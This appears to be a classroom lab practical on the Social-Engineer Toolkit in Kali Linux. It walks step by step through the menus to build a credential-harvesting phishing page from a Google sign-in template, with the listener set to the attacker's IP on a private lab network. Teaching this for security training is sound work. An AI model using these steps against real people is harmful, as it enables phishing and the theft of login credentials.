




# Practical 5: Practical on use of Social Engineering Toolkit

- Credentials Harvester Attack

Install the Social Engineering Toolkit




Select the 1<sup>st</sup> Option Social Engineering Attacks and then Website Attack Vectors



A screenshot of a terminal window titled 'kali@kali: ~'. The window displays the main menu of the Social-Engineer Toolkit (SET). At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the text 'Visit: <https://www.trustedsec.com>' is shown in green. This is followed by a blue text prompt: 'It's easy to update using the PenTesters Framework! (PTF)'. Below this, another blue text prompt says 'Visit <https://github.com/trustedsec/ptf> to update all your tools!'. The main menu is titled 'Select from the menu:' and lists the following options: 1) Social-Engineering Attacks, 2) Penetration Testing (Fast-Track), 3) Third Party Modules, 4) Update the Social-Engineer Toolkit, 5) Update SET configuration, 6) Help, Credits, and About, and 99) Exit the Social-Engineer Toolkit. At the bottom, the prompt 'set> 1' is visible with a cursor.


```
kali@kali: ~  
File Actions Edit View Help  
Visit: https://www.trustedsec.com  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```



A screenshot of a terminal window titled 'kali@kali: ~'. The window displays the sub-menu for Social-Engineering Attacks. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the text 'The Social-Engineer Toolkit is a product of TrustedSec.' is shown in green. This is followed by a green text prompt: 'Visit: <https://www.trustedsec.com>'. Below this, a blue text prompt says 'It's easy to update using the PenTesters Framework! (PTF)'. Below this, another blue text prompt says 'Visit <https://github.com/trustedsec/ptf> to update all your tools!'. The sub-menu is titled 'Select from the menu:' and lists the following options: 1) Spear-Phishing Attack Vectors, 2) Website Attack Vectors, 3) Infectious Media Generator, 4) Create a Payload and Listener, 5) Mass Mailer Attack, 6) Arduino-Based Attack Vector, 7) Wireless Access Point Attack Vector, 8) QRCode Generator Attack Vector, 9) Powershell Attack Vectors, 10) Third Party Modules, and 99) Return back to the main menu. At the bottom, the prompt 'set> 2' is visible with a cursor.


```
kali@kali: ~  
File Actions Edit View Help  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

We will use Credential Harvester, So select option 3



```
kali@kali: ~  
File Actions Edit View Help  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
99) Return to Main Menu  
set:webattack>3
```

Using Existing Templates We will generate a page



```
kali@kali: ~  
File Actions Edit View Help  
7) HTA Attack Method  
99) Return to Main Menu  
set:webattack>3  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu  
set:webattack>1
```



```
kali@kali: ~  
File Actions Edit View Help  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a  
report  
  
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —  
  
The way that this works is by cloning a site and looking for form fields to  
rewrite. If the POST fields are not usual methods for posting forms this  
could fail. If it does, you can always save the HTML, rewrite the forms to  
be standard forms and use the "IMPORT" feature. Additionally, really  
important:  
  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL  
IP address below, not your NAT address. Additionally, if you don't know  
basic networking concepts, and you have a private IP address, you will  
need to do port forwarding to your NAT IP address from your external IP  
address. A browser doesn't know how to communicate with a private IP  
address, so if you don't specify an external IP address if you are using  
this from an external perspective, it will not work. This isn't a SET issue  
this is how networking works.  
  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.101.132]  
:
```

Add the listener IP Address, In this case it will be your Attacking system's IP Address


```
kali@kali: ~  
File Actions Edit View Help  
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report  
  
— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —  
  
The way that this works is by cloning a site and looking for form fields to  
rewrite. If the POST fields are not usual methods for posting forms this  
could fail. If it does, you can always save the HTML, rewrite the forms to  
be standard forms and use the "IMPORT" feature. Additionally, really  
important:  
  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL  
IP address below, not your NAT address. Additionally, if you don't know  
basic networking concepts, and you have a private IP address, you will  
need to do port forwarding to your NAT IP address from your external IP  
address. A browser doesn't know how to communicate with a private IP  
address, so if you don't specify an external IP address if you are using  
this from an external perspective, it will not work. This isn't a SET issue  
this is how networking works.  
  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.101.166]  
192.168.101.166]  
  
kali@kali: ~  
File Actions Edit View Help  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
    link/ether 00:0c:29:82:dd:b0 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.101.166/24 brd 192.168.101.255 scope global dynamic noprefi  
        valid_lft 1704sec preferred_lft 1704sec  
    inet6 fe80::2798:5e8b:bb84:7e6d/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Select the Google Sign In Template page for harvesting credentials

